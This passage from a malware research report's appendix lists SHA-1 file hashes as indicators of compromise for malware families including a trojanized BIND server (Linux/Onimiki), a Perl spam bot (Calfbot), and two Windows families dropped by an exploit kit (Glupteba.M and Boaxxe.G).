- `0eb1108a9d2c9fe1af4f031c84e30dcb43610302`

- 10c6ce8ee3e5a7cb5eccf3dffd8f580e4fb49089
- 149cf77d2c6db226e172390a9b80bc949149e1dc
- 1972616a731c9e8a3dbda8ece1072bd16c44aa35
- 24e3ebc0c5a28ba433dfa69c169a8dd90e05c429
- 4f40bb464526964ba49ed3a3b2b2b74491ea89a4
- 5b87807b4a1796cfb1843df03b3dca7b17995d20
- 62c4b65e0c4f52c744b498b555c20f0e76363147
- 78c63e9111a6701a8308ad7db193c6abb17c65c4
- 858c612fe020fd5089a05a3ec24a6577cbeaf7eb
- 9018377c0190392cc95631170efb7d688c4fd393
- a51b1835abee79959e1f8e9293a9dcd8d8e18977
- a53a30f8cdf116de1b41224763c243dae16417e4
- ac96adbe1b4e73c95c28d87fa46dcf55d4f8eea2
- dd7846b3ec2e88083cae353c02c559e79124a745
- ddb9a74cd91217cfcf8d4ecb77ae2ae11b707cd7
- ee679661829405d4a57dbea7f39efeb526681a7f
- fc39009542c62a93d472c32891b3811a4900628a
- fdf91a8c0ff72c9d02467881b7f3c44a8a3c707a

A.4.3. Linux/Onimiki

Trojanized `named` (BIND).

- 42123cbf9d51fb3dea312290920b57bd5646cefb
- ebc45dd1723178f50b6d6f1abfb0b5a728c01968

A.4.4. Perl/Calfbot

Perl spam bot.

- 5bdf483279a4a816ed4f8a235e799d5068d14f64
- bd867907a5059ab1850918d24b4b9bbe33c16b76
- a0f18b5ee2d347961b7109a22ea06cca962693d2
- 74cd5ae9f6bbdf27b4eaf45c4a22c6aae07345a2

A.4.5. Win32/Glupteba.M

Dropped by the exploit kit in non-English speaking countries.

- 5196a8a034611aaa112232767aafd74b8ef71279
- 20467521bfd58e9ed388ce83467d73e8fd0293a7
- f634f305a655b06f2647b82b58f7d3920546ac89
- 25a819d658d02548b2e5bdb52d2002df2f65b03a
- 6180d8c1c6967d15a0abb0895103ccc817e43362
- 051a89a7a335062829a8e938b8d4e3e2b532f6ff

A.4.6. Win32/Boaxxe.G

Dropped by the exploit kit in English speaking countries.

- 035327b42f6e910b652bbdde5d9c270cfbaa9669
- 1dd7a18125353d426b5314c4ba04d60674ffa837